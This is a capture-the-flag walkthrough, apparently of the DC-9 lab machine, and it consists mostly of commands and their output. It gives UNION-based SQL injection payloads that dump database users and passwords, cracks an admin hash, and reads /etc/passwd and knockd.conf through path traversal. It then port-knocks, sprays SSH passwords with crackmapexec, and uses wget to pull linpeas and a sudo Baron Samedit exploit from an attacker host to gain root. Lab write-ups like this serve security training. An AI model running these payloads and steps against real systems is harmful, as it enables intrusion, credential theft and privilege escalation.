

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.243.209 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.243.209:80

PORT  STATE SERVICE REASON  VERSION
80/tcp open  http      syn-ack Apache httpd 2.4.38 ((Debian))
|_ http-title: Example.com - Staff Details - Welcome
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
``` Go to `http://192.168.243.209/search.php` and refer to [Manual vs automatic testing for SQL injection]
(https://belcyber.medium.com/manual-vs-automatic-testing-for-sql-injection-cf043c6f0dd1)
```sql
# search
' UNION SELECT 1,2,3,4,5,6 #

Search results
ID: 1
Name: 2 3
Position: 4
Phone No: 5
Email: 6
``` Confirmed there are 6 columns, now find `hostname` and `db version`
```sql
' UNION SELECT @@hostname,@@version,3,4,5,6 #

Search results
ID: dc-9
Name: 10.3.17-MariaDB-0+deb10u1 3
Position: 4
Phone No: 5
Email: 6
``` Find db name
```sql
' UNION SELECT 1,2,3,4,5,schema_name FROM information_schema.SCHEMATA; #

Search results
Email: information_schema
Email: Staff
Email: users
``` Find table names
```sql
# For Staff
' union SELECT 1,2,3,4,5,concat(TABLE_NAME) FROM information_schema.TABLES WHERE table_schema='Staff' #

Search results
Email: StaffDetails
Email: Users

# For users
' union SELECT 1,2,3,4,5,concat(TABLE_NAME) FROM information_schema.TABLES WHERE table_schema='users' #

Search results
Email: UserDetails
``` Find column names in the table
```sql
# Table "Users"
' union SELECT 1,2,3,4,5,column_name FROM information_schema.columns WHERE table_name = 'Users' #

Search results
Email: UserID
Email: Username
Email: Password
```

```
# table "StaffDetails"
' union SELECT 1,2,3,4,5,column_name FROM information_schema.columns WHERE table_name = 'StaffDetails' #

Search results
Email: id
Email: firstname
Email: lastname
Email: position
Email: phone
Email: email
Email: reg_date

# table "UserDetails"
' union SELECT 1,2,3,4,5,column_name FROM information_schema.columns WHERE table_name = 'UserDetails' #

Email: id
Email: firstname
Email: lastname
Email: username
Email: password
Email: reg_date
``` Current structure
```

## information\_schema

### Staff

#### StaffDetails

### id,firstname,lastname,position,phone,email,reg_date
---------------------------------------------------------

#### Users

### UserID,Username>Password
------------------------------

### users

#### UserDetails

### id,firstname,lastname,username,password,reg_date
------------------------------------------------------

``` CheckStaff.Users

```
' UNION SELECT 1,2,3,UserID,Username,Password from Staff.Users; #
```

Position: 1

Phone No: admin

Email: 856f5de590ef37314e7c3bdf6f8a66dc

``` Check`users.UserDetails`

```sql

```
' UNION SELECT 1,2,3,4,username,password from users.UserDetails; #
```

Phone No: marym

Email: 3kfs86sfd

Phone No: julied

Email: 468sfdfsd2

Phone No: fredf

Email: 4sfd87sfd1

Phone No: barneyr

Email: RocksOff

Phone No: tomc

Email: TC&TheBoyz

Phone No: jerrym

Email: B8m#48sd

Phone No: wilmaf

Email: Pebbles

Phone No: bettyr

Email: BamBam01

Phone No: chandlerb

Email: UrAG0D!

Phone No: joeyt

Email: Passw0rd

Phone No: rachelg

Email: yN72#dsd

Phone No: rossg

Email: ILoveRachel

Phone No: monicag

Email: 3248dsds7s

Phone No: phoebeb

Email: smellycats

Phone No: scoots

Email: YR3BVxxw87

Phone No: janitor

Email: Ilovepeepee

Phone No: janitor2

Email: Hawaii-Five-0

``` [Crackstation] (<https://crackstation.net/>)

| Hash                             | Type | Result        |
|----------------------------------|------|---------------|
| 856f5de590ef37314e7c3bdf6f8a66dc | md5  | transorbital1 |

``` You can use admin/transorbital1 to log in to <http://192.168.243.209/manage.php>  
LFI





```
http://192.168.243.209/manage.php?file=../../../../etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_lapt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core
Dumper:/usr/sbin/nologin mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false marym:x:1001:1001:Mary
Moe:/home/marym:/bin/bash julied:x:1002:1002:Julie Dooley:/home/julied:/bin/bash fredf:x:1003:1003:Fred
Flintstone:/home/fredf:/bin/bash barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bin/bash
tomc:x:1005:1005:Tom Cat:/home/tomc:/bin/bash jerrym:x:1006:1006:Jerry Mouse:/home/jerrym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash bettyr:x:1008:1008:Betty
Rubble:/home/bettyr:/bin/bash chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash
joeyt:x:1010:1010:Joey Tribbiani:/home/joeyt:/bin/bash rachelg:x:1011:1011:Rachel
Green:/home/rachelg:/bin/bash rossg:x:1012:1012:Ross Geller:/home/rossg:/bin/bash
monicag:x:1013:1013:Monica Geller:/home/monicag:/bin/bash phoebeb:x:1014:1014:Phoebe
Buffay:/home/phoebeb:/bin/bash scoots:x:1015:1015:Scooter McScoots:/home/scoots:/bin/bash
janitor:x:1016:1016:Donald Trump:/home/janitor:/bin/bash janitor2:x:1017:1017:Scott
Morrison:/home/janitor2:/bin/bash
... ..
```

```
http://192.168.243.209/manage.php?file=../../../../etc/knockd.conf
```

```
[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT
-s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469 seq_timeout = 25
command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn
``` Use [Port Knocking attack] (https://github.com/eliemoutran/KnockIt) 22port,rustscan
```

```
(kali㉿kali)~[/pgplay/KnockIt]
$ python3 knockit.py 192.168.243.209 22
```

- 
- 
- 
- 
- 
- 
- 
- KnockIt v1.0 \*
- Coded by thebish0p \*
- <https://github.com/thebish0p/> \*

[+] Knocking on port 192.168.243.209:22

```
(kali㉿kali)~[/pgplay]
$ rustscan -a 192.168.243.209 -u 5000 -t 8000 --scripts -- -n -Pn -sVC
```

Open 192.168.243.209:22

Open 192.168.243.209:80

```
(kali㉿kali)~[/pgplay]
$ cat users.txt
marym
julied
```

fredf  
barneyr  
tomc  
jerrym  
wilmaf  
bettyr  
chandlerb  
joeyt  
rachelg  
rossg  
monicag  
phoebeb  
scoots  
janitor  
janitor2

(kali㉿kali)-[~/pgplay]

\$ cat password.txt

3kfs86sfd  
468sdfsd2  
4sfd87sfd1  
RocksOff  
TC&TheBoyz  
B8m#48sd  
Pebbles  
BamBam01  
UrAG0D!  
Passw0rd  
yN72#dsd  
ILoveRachel  
3248dsds7s  
smellycats  
YR3BVxxw87  
Ilovepeepee  
Hawaii-Five-0

(kali㉿kali)-[~/pgplay]

\$ crackmapexec ssh -u users.txt -p password.txt --port 22 192.168.243.209

SSH 192.168.243.209 22 192.168.243.209 [\*] SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u1

SSH 192.168.243.209 22 192.168.243.209 [+] chandlerb:UrAG0D!

``` ssh login with chandlerb/UrAG0D!

(kali㉿kali)-[~/pgplay]

\$ ssh chandlerb@192.168.243.209

chandlerb@192.168.243.209's password: UrAG0D!

``` Use `linpeas.sh`

chandlerb@dc-9:/tmp\$ wget 192.168.45.226/linpeas.sh

chandlerb@dc-9:/tmp\$ chmod +x linpeas.sh

chandlerb@dc-9:/tmp\$ ./linpeas.sh

[+] [CVE-2021-3156] sudo Baron Samedit

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: less probable

Tags: mint=19,ubuntu=18|20, debian=10

Download URL: <https://codeload.github.com/blasty/CVE-2021-3156/zip/main>

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: less probable

Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10

Download URL: <https://codeload.github.com/worawit/CVE-2021-3156/zip/main>

---

chandlerb@dc-9:/tmp\$ wget 192.168.45.226/exploit\_nss.py

chandlerb@dc-9:/tmp\$ python3 exploit\_nss.py

# whoami

root

**python3 -c 'import pty; pty.spawn("/bin/bash")'**

root@dc-9:/root# cat proof.txt  
2624180cea380c758fd21fef6529c78c  
`` Also get local.txt in /home/fredf

```
root@dc-9:/root# find / -name "local.txt" -type f 2>/dev/null
/home/fredf/local.txt
root@dc-9:/root# cd /home/fredf
root@dc-9:/home/fredf# cat local.txt
fa5ddace596fdf75b9d3e85de0b00944
```